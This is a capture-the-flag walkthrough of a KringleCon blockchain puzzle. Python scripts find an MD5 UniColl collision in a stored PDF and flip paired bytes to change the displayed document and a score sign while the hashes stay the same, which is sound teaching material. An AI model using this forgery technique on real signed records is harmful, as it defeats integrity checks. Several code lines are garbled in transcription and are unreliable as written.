Dump the attachments using this utility.

```

root@8d6844da7a0f:/usr/src/app# tail -12 dump-docs.py

if name == ' main ':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    try: # catch errors, such as no input arg
        for i in range(c2.blocks[int(sys.argv[1])].doc_count):
            c2.blocks[int(sys.argv[1])].dump doc(i)
    except:
        print("error - did you forget the block file index argument?")

root@8d6844da7a0f:/usr/src/app#

```

Run it to dump Jack's attachments.

```

root@8d6844da7a0f:/usr/src/app# ./dump-docs.py 1010
Document dumped as: 129459.pdf
Document dumped as: 129459.bin
root@8d6844da7a0f:/usr/src/app#

```


Let's look at the binary doc.

```

root@8d6844da7a0f:/usr/src/app# xxd 129459.bin
00000000: ea46 5340 303a 6079 d3df 2762 be68 467c .FS@0: `y..`b.hF|
00000010: 27f0 46d3 a7ff 4e92 dfel def7 407f 2a7b '.F...N.....@.*{
00000020: 73e1 b759 b8b9 1945 1e37 518d 22d9 8729 s..Y....E.7Q."..)
00000030: 6fc8 0f18 8dd6 0388 bf20 350f 2a91 c29d o..... 5.*...
00000040: 0348 614d c0bc eef2 bcad d4cc 3f25 1ba8 .HaM.....?%..
00000050: f9fb af17 1a06 df1e 1fd8 6493 96ab 86f9 .....d.....
00000060: d511 8cc8 d820 4b4f fe8d 8f09 ..... KO.....
root@8d6844da7a0f:/usr/src/app#

```


Not easily identified – this file is a binary blob and might be some kind of collision vector or padding file for a collision. The PDF cannot be directly opened with Windows Adobe Acrobat. It appears to be damaged or corrupted in some way.



It does look like a PDF internally:

```
root@8d6844da7a0f:/usr/src/app# xxd 129459.pdf | more
00000000: 2550 4446 2d31 2e33 0a25 25c1 cec7 c521 %PDF-1.3.%%....!
00000010: 0a0a 3120 3020 6f62 6a0a 3c3c 2f54 7970 ..1 0 obj.<</Typ
00000020: 652f 4361 7461 6c6f 672f 5f47 6f5f 4177 e/Catalog/_Go_Aw
00000030: 6179 2f53 616e 7461 2f50 6167 6573 2032 ay/Santa/Pages 2
00000040: 2030 2052 2020 2020 30f9 d9bf 578e 0 R 0...W.
00000050: 3caa e50d 788f e760 f31d 64af aa1e a1f2 <...x...`...d.....
00000060: a13d 6375 3e1a a5bf 8062 4fc3 46bf d667 .=cu>....b0.F..g
00000070: caff 4995 91c4 0201 edab 03b9 ef95 991c ..I.....
00000080: 5b49 9f86 dc85 3985 9099 ad54 b01e 733f [I....9....T..s?
00000090: e5a7 a489 b932 95ff 5468 034d 4979 38e8 .....2..Th.MIy8.
000000a0: f9b8 cb3a c3cf 50f0 1b32 5b9b 1774 7595 .....P..2[...tu.
000000b0: 422b 7378 f025 02e1 a9b0 ac85 2801 7a9e B+sx.%....(.z.
000000c0: 0a3e 3e0a 656e 646f 626a 0a0a 3220 3020 .>>.endobj..2 0
000000d0: 6f62 6a0a 3c3c 2f54 7970 652f 5061 6765 obj.<</Type/Page
000000e0: 732f 436f 756e 7420 312f 4b69 6473 5b32 s/Count 1/Kids[2]
```

The PDF can be viewed in Chrome, so the file format has not been too badly damaged by whatever manipulation has occurred:



Running the PDF file through the qpdf utility confirms some specific locations that are problematic:

```
root@6d8253e16211:/usr/src/app# qpdf/bin/qpdf 129459.pdf -
WARNING: 129459.pdf: extraneous whitespace seen before xref
WARNING: 129459.pdf (object 1 0, offset 74): unknown token while reading object; treating as
string
```

```

WARNING: 129459.pdf (object 1 0, offset 80): invalid character (  in hexstring
WARNING: 129459.pdf (object 1 0, offset 82): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 84): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 100): unexpected >
WARNING: 129459.pdf (object 1 0, offset 101): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 101): too many errors; giving up on reading object
WARNING: 129459.pdf (object 1 0, offset 128): expected endobj
129459.pdf (offset 129): unable to find /Root dictionary

```

Because we know that the statements seen in the PDF are probably all fraudulent, we can guess that Jack Frost has manipulated something in the file that allows different content to be viewed while preserving the computed hash. Let's proceed with the approach that this PDF has been as part of a hash collision computation, and the alteration might be causing the errors seen above. From reading the hints provided by the elves, we know that a particular type of collision called unicoll can be used to merge two different content areas into a single PDF document while preserving an MD5 has value:

PDF


MERGE BOTH DOCUMENTS, SPLIT /Kids IN 2 PART SHOWING PAGES SETS SEPARATELY.

DECLARE A /Catalog OBJECTS THAT HAS ITS /Pages AS OBJECT 2.

0040:/ .P .a .g .e .s . .2 . .0 . .R \n .%

THE OTHER FILE WILL HAVE ITS PAGES REFERENCED AS OBJECT 3.

0040:/ .P .a .g .e .s . .3 . .0 . .R \n .%



More details @ <https://github.com/corkami/collisions#pdf>

Let's see if we can see that in our PDF file. Open it in VS Code to see if can see a split /Kids object.

Yes. In the following screenshot, we can see two /Kids objects (objects 2 and 3):

000000C0	0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32 20 30 20	. > > . e n d o b j . . 2 0
000000D0	6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 50 61 67 65	o b j . < < / T y p e / P a g e
000000E0	73 2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 32	s / C o u n t 1 / K i d s [2
000000F0	33 20 30 20 52 5D 3E 3E 0A 65 6E 64 6F 62 6A 0A	3 0 R] > > . e n d o b j .
00000100	0A 33 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 65	. 3 0 o b j . < < / T y p e
00000110	2F 50 61 67 65 73 2F 43 6F 75 6E 74 20 31 2F 4B	/ P a g e s / C o u n t 1 / K
00000120	69 64 73 5B 31 35 20 30 20 52 5D 3E 3E 0A 65 6E	i d s [1 5 0 R] > > . e n
00000130	64 6F 62 6A 0A 0A 34 20 30 20 6F 62 6A 0A 3C 3C	d o b j . . 4 0 o b j . < <

The main catalog currently points to Object 2 to define the content to display:

```

00000000  25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 % P D F - 1 . 3 . % % Á Í Ç Å !
00000010  0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 . . 1 0 o b j . < < / T y p
00000020  65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77 e / C a t a l o g / _ G o _ A w
00000030  61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 32 a y / S a n t a / P a g e s 2
00000040  20 30 20 52 20 20 20 20 20 30 F9 D9 BF 57 8E 0 R 0 ù Ù ç W .
00000050  3C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2 < æ å x ç ó d ~ æ i ò

```

Let's see what happens if we repoint the catalog to Kids object 3 like follows:

```

00000010  0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 . . 1 0 o b j . < < / T y p
00000020  65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77 e / C a t a l o g / _ G o _ A w
00000030  61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 33 a y / S a n t a / P a g e s 3
00000040  20 30 20 52 20 20 20 20 20 30 F9 D9 BF 57 8E 0 R 0 ù Ù ç W .

```

Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him... it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt... but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil...

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen... I'm WAAAAY smarter than old Jack.

Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

Holy smokes – the viewable content has just changed from a series of Jack Frost endorsements to a report of Jack kicking a wombat. We also read that Jack has offered to submit the report on behalf of Shinny, so this gives Jack opportunity to perform the manipulation.

So we've got byte number one – changing the 32 to 33 at file offset 0x3F. That unwinds that Jack Frost manipulation.

Now we need to unwind the collision manipulation in order to preserve the hash. If we continue to assume unicoll, then we can potentially use this info:

```
00: .H .e .r .e . .i .s . .m .y . .p .r .e .f .i
10: .x .! .! \n 85 33 77 E3 4E 2D B4 F7 33 52 CD 17
20: 63 F0 24 11 8E 42 EE 0D 6D 73 1D 18 FA BA 3F 2D
30: 53 C6 C3 9E 17 F6 86 5F 44 EB 71 C4 24 FB 67 10
40: 53 75 43 D7 3B 33 9A FE E7 B8 ED BD AE A8 07 B9
50: F4 49 FA 94 34 01 54 DB BE 87 3C 39 AF CD A1 82
60: C4 EA 3A F8 9B 7C BA D3 AC AF 3D 47 A1 03 0D 34
70: 7F FF 0C 58 92 BC 2B 8A A4 31 53 EE 2F 9B C1 F2
```

CHARACTERISTICS:

- TWO BLOCKS
- A FEW MINUTES TO COMPUTE

IMPORTANT DIFFERENCE WITH FASTCOLL:

- PREFIX AS A PART OF THE COLLISION BLOCKS (!!)
- > NO PADDING
- DIFFERENCES:
 - 10TH CHAR OF PREFIX += 1 (!!)
 - 10TH CHAR OF 2ND BLOCK -= 1

OUTPUT OF A UNICOLL COMPUTATION

109

Find the matching byte in the next 64-byte block (same position, just in the next 64-byte block).

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	25	50	44	46	2D	31	2E	33	0A	25	25	C1	CE	C7	C5	21
00000010	0A	0A	31	20	30	20	6F	62	6A	0A	3C	3C	2F	54	79	70
00000020	65	2F	43	61	74	61	6C	6F	67	2F	5F	47	6F	5F	41	77
00000030	61	79	2F	53	61	6E	74	61	2F	50	61	67	65	73	20	33
00000040	20	30	20	52	20	20	20	20	20	20	30	F9	D9	BF	57	8E
00000050	3C	AA	E5	0D	78	8F	E7	60	F3	1D	64	AF	AA	1E	A1	F2
00000060	A1	3D	63	75	3E	1A	A5	BF	80	62	4F	C3	46	BF	D6	67
00000070	CA	F7	49	95	91	C4	02	01	ED	AB	03	B9	EF	95	99	1C
00000080	5B	49	9F	86	DC	85	39	85	90	99	AD	54	B0	1E	73	3F

Since we changed the byte at 0x3F from 0x32 to 0x33 (i.e., adding one), then we need to change the byte at 0x7F from 0x1C to 0x1B (i.e., subtracting one). If this works, then the MD5 hashes will still be the same.

Here is the code that we will use to perform the required pair of manipulations then test this.

```
if __name__ == '__main__':\n\n    with open('official public.pem', 'rb') as fh:\n        official_public_key = RSA.importKey(fh.read())\n    c2 = Chain(load=True, filename='blockchain.dat')\n\n    JF = 1010\n\n    block = c2.blocks[JF]\n    #print(block)\n\n    print ("Grabbing original hashes for later comparison...")\n\n    # save the original hashes.\n\n    original_internal_MD5 = block.hash\n    original_full_MD5 = c2.blocks[JF + 1].previous_hash\n\n    print ("existing internal data MD5:", original_internal_MD5)\n    print ("existing signed MD5:", original_full_MD5)\n\n    hashSHA256 = SHA256.new()\n    hashSHA256.update(block.block_data_signed())\n    print ("Computed SHA256 original block:", hashSHA256.hexdigest())\n\n    print ("\nUpdating the PDF bytes...")\n\n    buffer = bytearray(block.data[1]['data']) # get our raw PDF document bytes from the block\n    buffer[0x3F] = ord('\\x33') # repoint the catalog from object 2 to object 3\n\n    # now update the matching character in the next block. Since we added one to first char,\n    # we'll subtract one from this char.\n\n    buffer[0x7F] = ord('\\x1B') # subtract one. 0x1C - 1 = 0x1B\n\n    block.data[1]['data'] = bytes(buffer) # write our updated PDF document buffer back to the\n    block\n\n    # now compute the hash to see if it still matches.\n    hashMD5 = MD5.new()\n    hashMD5.update(block.block_data())\n    if hashMD5.hexdigest() == original_internal_MD5:\n        print ("W00t! internal MD5 matches after PDF change !!!!!!!")\n\n        hashMD5 = MD5.new()\n        hashMD5.update(block.block_data_signed())\n        if hashMD5.hexdigest() == original_full_MD5:\n            print ("W00t! signed MD5 matches after PDF change !!!!!!!")\n\n        hashSHA256 = SHA256.new()\n        hashSHA256.update(block.block_data_signed())\n        print ("Computed SHA256 post-PDF-change block:", hashSHA256.hexdigest())
```

Run it:

```
root@ec288cd3e46f:/usr/src/app# ./fix-block.py\nGrabbing original hashes for later comparison...\nexisting internal data MD5: 347979fce8d403e06f89f8633b5231a\nexisting signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84\nComputed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f\n\nUpdating the PDF bytes...
```

```
W00t! internal MD5 matches after PDF change !!!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!!
Computed SHA256 post-PDF-change block:
1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e
root@ec288cd3e46f:/usr/src/app#
```

So far, so good. We've got two bytes.

Now let's get the next change. Tinsel Upatree told us that somehow Jack now has a positive score, which means that he had a negative score originally. Let's try to fix this by changing the block "sign" field from a "one" to a "zero". Like before, we'll then need to find the matching byte so our MD5 doesn't change.

Start by finding the actual sign byte. We know how the block is put together by looking at how the basic MD5 hash is computed:

```
def block_data(self):
    s = (str('%016.016x' % (self.index)).encode('utf-8'))
    s += (str('%016.016x' % (self.nonce)).encode('utf-8'))
    s += (str('%016.016x' % (self.pid)).encode('utf-8'))
    s += (str('%016.016x' % (self.rid)).encode('utf-8'))
    s += (str('%1.1i' % (self.doc_count)).encode('utf-8'))
    s += (str('%08.08x' % (self.score))).encode('utf-8'))
    s += (str('%1.1i' % (self.sign)).encode('utf-8'))
    for d in self.data:
        s += (str('%02.02x' % d['type']).encode('utf-8'))
        s += (str('%08.08x' % d['length']).encode('utf-8'))
        s += d['data']
    s += (str('%02.02i' % (self.month)).encode('utf-8'))
    s += (str('%02.02i' % (self.day)).encode('utf-8'))
    s += (str('%02.02i' % (self.hour)).encode('utf-8'))
    s += (str('%02.02i' % (self.minute)).encode('utf-8'))
    s += (str('%02.02i' % (self.second)).encode('utf-8'))
    s += (str(self.previous_hash).encode('utf-8'))
    return(s)
```

The one-byte "sign" field is byte # $(16 \times 4 + 1 + 8 + 1) = 74$, or offset 0x4B.

	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	DECODED TEXT
00000000	30 30 30 30 30 30 30 30 30 30 31 66 39 62 33	0 0 0 0 0 0 0 0 0 0 0 1 f 9 b 3
00000010	61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34	a 9 4 4 7 e 5 7 7 1 c 7 0 4 f 4
00000020	30 30 30 30 30 30 30 30 30 30 31 32 66 64 31	0 0 0 0 0 0 0 0 0 0 0 0 1 2 f d 1
00000030	30 30 30 30 30 30 30 30 30 30 30 32 30 66	0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 f
00000040	32 66 66 66 66 66 66 66 31 66 66 30 30 30 30	2 f f f f f f f f 1 f f 0 0 0 0
00000050	30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62	0 0 6 c e F 5 @ 0 : ` y 0 B ' b

This means that our companion byte will be at offset 0x8B (remember that it needs to be in the same position, but in the next 64-byte block).

```

00000040  32 66 66 66 66 66 66 31 66 66 30 30 30 30 2 f f f f f f f f 1 f f 0 0 0 0
00000050  30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62 0 0 6 c ê F S @ 0 : ` y Ó B ' b
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 % h F | ' ð F Ó § y N . B á P ÷
00000070  40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D @ . * { s á · Y , ¹ . E . 7 Q .
00000080  22 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F " Ù . ) o Ë . . . Õ . . . õ 5 .
00000090  2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC * . Á . . H a M Á X ï ò X . Õ ï

```

Since the first byte is moving from "1" to "0" (or 0x31 to 0x30), we need to increment the second byte from "0xD6" to "0xD7". We also note that the second byte is plopped into the middle of the first (binary) document, specifically offset 0x35. Let's add the following code to the previous code to accomplish changing the sign and also updating the first document.

```

print ("\nUpdating the sign bytes...")

# now update the sign (set it to 0)

block.sign = 0 # this will ultimately generate a 0x30 in the data block when hashed.

# grab the binary document.

buffer = bytearray(block.data[0]['data']) # get our raw binary document bytes from the block
buffer[0x35] = ord('\xD7') # add one. 0xD6 + 1 = 0xD7
block.data[0]['data'] = bytes(buffer) # write our updated binary document buffer back to the block

# now compute the hash to see if it still matches.
hashMD5 = MD5.new()
hashMD5.update(block.block_data())
if hashMD5.hexdigest() == original internal MD5:
    print ("Double-W00t! internal MD5 matches after sign change !!!!!!!")

hashMD5 = MD5.new()
hashMD5.update(block.block_data_signed())
if hashMD5.hexdigest() == original full MD5:
    print ("Double-W00t! signed MD5 matches after sign change !!!!!!!")

hashSHA256 = SHA256.new()
hashSHA256.update(block.block_data_signed())
print ("Computed SHA256 post-sign-change block:", hashSHA256.hexdigest())

```

Run the whole thing.

```


root@ec288cd3e46f:/usr/src/app# ./fix-block.py
Grabbing original hashes for later comparison...
existing internal data MD5: 347979fece8d403e06f89f8633b5231a
existing signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
Computed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

Updating the PDF bytes...
W00t! internal MD5 matches after PDF change !!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!
Computed SHA256 post-PDF-change block:
1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e

Updating the sign bytes...
Double-W00t! internal MD5 matches after sign change !!!!!!!
Double-W00t! signed MD5 matches after sign change !!!!!!!
Computed SHA256 post-sign-change block:
ffff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
root@ec288cd3e46f:/usr/src/app#

```


Let's submit our SHA256 hash!



Let's proceed through the door in the rear of the office.



Now we are Santa's Balcony with Eve Snowshoes. Let's talk to her.



We need to shed our Santa body, return to our original form, then return here. Let's go back to the main level underneath the Santa portrait.




Now go through the wall, which should transform us and return us to the workshop room.



Work our way into the Santavator.




Use our javascript fingerprint bypass to return to Santa's office.




Now slip out the back door.



Eve Snowshoe says:




Santa says, as the credits start to roll...



So apparently the actual portrait was magical, not just the wall it was attached to!

Jack Frost says:



← GO BACK

KringleCon

Narrative [7 of 7]

Objectives

Hints

Items

Talks

Achievements

Settings

Teleport

[Exit]

KringleCon back at the castle, set the stage...
 But it's under construction like my GeoCities page.
 Feel I need a passport exploring on this platform -
 Got half floors with back doors provided that you hack
 more!
 Heading toward the light, unexpected what you see next:
 An alternate reality, the vision that it reflects.
 Mental buffer's overflowing like a fast food drive-thru
 trash can.
 Who and why did someone else impersonate the big man?
 You're grepping through your brain for the portrait's
 "JFS"
 "Jack Frost: Santa," he's the villain who had triggered
 all this mess!
 Then it hits you like a chimney when you hear what he
 ain't saying:
 Pushing hard through land disputes, tryin' to stop all
 Santa's sleighing.
 All the rotting, plotting, low conniving streaming from
 that skull.

← GO BACK

KringleCon

Narrative [7 of 7]

Objectives

Hints

Items

Talks

Achievements

Settings

Teleport

[Exit]

- ✓ 2) Investigate S3 Bucket
- ✓ 3) Point-of-Sale Password Recovery
- ✓ 4) Operate the Santavator
- ✓ 5) Open HID Lock
- ✓ 6) Splunk Challenge
- ✓ 7) Solve the Sleigh's CAN-D-BUS Problem
- ✓ 8) Broken Tag Generator
- ✓ 9) ARP Shenanigans
- ✓ 10) Defeat Fingerprint Sensor
- ✓ 11a) Naughty/Nice List with Blockchain Investigation Part 1
- ✓ 11b) Naughty/Nice List with Blockchain Investigation Part 2